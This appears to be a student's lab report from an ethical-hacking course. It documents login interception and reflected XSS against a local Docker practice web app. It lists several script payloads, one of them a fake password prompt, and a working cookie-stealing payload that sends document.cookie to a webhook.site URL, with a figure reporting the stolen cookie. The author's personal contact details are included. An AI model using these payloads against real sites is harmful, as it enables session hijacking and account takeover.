Byte Capsule

STAY SAFE, STAY SECURE

Web Application Security - EHP

Date: 30-10-2025

Your Name : Md Aminuul Islam
Your Email address : aminul6891@gmail.com
Contact Number :00393512578761
Address : Via Nolana , 50, Napoli, Italy

Title of Bug

Practical Report on Web Vulnerabilities: Login Issues, Reflected & Stored XSS, SQL Injection,Find out Admin user credentials and Insecure File Uploads

Environment

1. Details of Lab [How to Connect]

Docker / Localhost (containerized) — How to connect

Purpose: Use when the lab provides a Docker compose or an image to run locally.

1. Prerequisites:
    - Docker & Docker Compose installed.


2. Obtain repo / docker-compose:
    - Git repo or archive: `git clone https://github.com/docker/docker-install.git`
    - Files: `docker-compose.yml`, app images
3. Start containers:
    - `Cd /Dowwnloads/labs`
    - `docker-compose up`
    - 

Figure 1:Connection of localhost with docker-compose command

4. Confirm containers:
    - `docker ps` → look for `ehp_app`, `ehp_db`, `ehp_proxy` etc.
5. Access app:
    - Default URL: `http://localhost:80`
6. Proxying:

    Configure host browser to point to Burp (127.0.0.1:8081) and ensure container traffic (if browser in container) routes through host proxy or run Burp .

7. Tear down:
    - `docker-compose down --volumes` (when finished; preserve DB if needed by removing `--volumes`).

2. Target Website [Localhost web URL]

http://localhost/capstone/index.php?




Figure 2:Target website http://localhost/capstone/index.php?

Steps of finding the Bug

Properly explain the details with required assessment -

1. Login :

1. I type in web address bar http://localhost/capstone

2. Then opens labs.Here I chose capstone
3. At this time I create an account and login




Figure 3: I create an account and login

Intercepted login POST request using burpsuite




Figure 4:Login using created credentials

2. Reflected XSS injection using Payload

Reflected Cross-Site Scripting (XSS) — Bug Report

Below is a ready-to-send, professional bug report you can use to disclose the reflected XSS you found. It contains a concise summary, impact, reproducible steps (with a safe proof-of-concept), suggested severity/CVSS, remediation guidance, timeline & contact details, and optional technical notes you can paste into a ticket or email.

Reflected XSS (user-supplied input reflected in response)

Payload I used:
1.<script>alert('You have been hacked !')</script>
2.<script>alert('Enter your login password !')</script>
3.<script>print()</script>
4.<script>alert(document.cookie)</script>

1) Executive summary

Vulnerability type: Reflected Cross-Site Scripting (XSS)
Affected endpoint(s): http://localhost/capstone/index.php?messsage=

Severity: High — user input is reflected into an HTML response without proper contextual encoding, allowing execution of arbitrary JavaScript in victims' browsers.
Impact: An attacker can craft a link that, when clicked by a victim, executes arbitrary JavaScript in the victim's browser in the context of the site. Possible impacts include session theft, account takeover, content spoofing, forced actions, and distribution of malicious content.

2) Vulnerable details (fill in)

HTTP method: GET (reflected in query string) — or POST if applicable

Location of reflection:
http://localhost/capstone/index.php?message=<script>alert('You have been hacked !')</script>

User roles tested: `authenticated.`

- ☐ **Tested on:**

3) Proof of concept (reproducible steps)

Note: the payload below is intentionally simple and safe for demonstrations. Replace with the exact payload you used if you want to be specific.

1.<script>alert('You have been hacked !')</script>




Figure 5: http://localhost/capstone/index.php?message=<script>alert('You have been hacked !')</script>

Use the following payload in the `message` parameter (URL-encoded when pasting into address bar):

<script>alert('Enter your login password !')</script>




Figure 6 : http://localhost/capstone/index.php?message=<script>alert('Enter your login password !')</script>





Figure7 : When a hacker attack reflected XSS it will popup in a user if user entered password then hacker will got the password

Figure 8:

http://localhost/capstone/index.php?message=<script>alert(document.cooke)</script>

I used this payload to steal the admin user cookie

<script>document.location='https://webhook.site/826dd843-a0df-40a7-b008-6ca97eb13eb0/cookie?'+document.cookie</script>



Figure

9 :<script>document.location='https://webhook.site/826dd843-a0df-40a7-b008-6ca97eb13eb0/cookie?'+document.cookie</script>




Figure 10: https://webhook.site/826dd843-a0df-40a7-b008-6ca97eb13eb0




Figure 11: I put in the webhook.site encoded payload




Figure 12: we see here we have gotten the user cookie

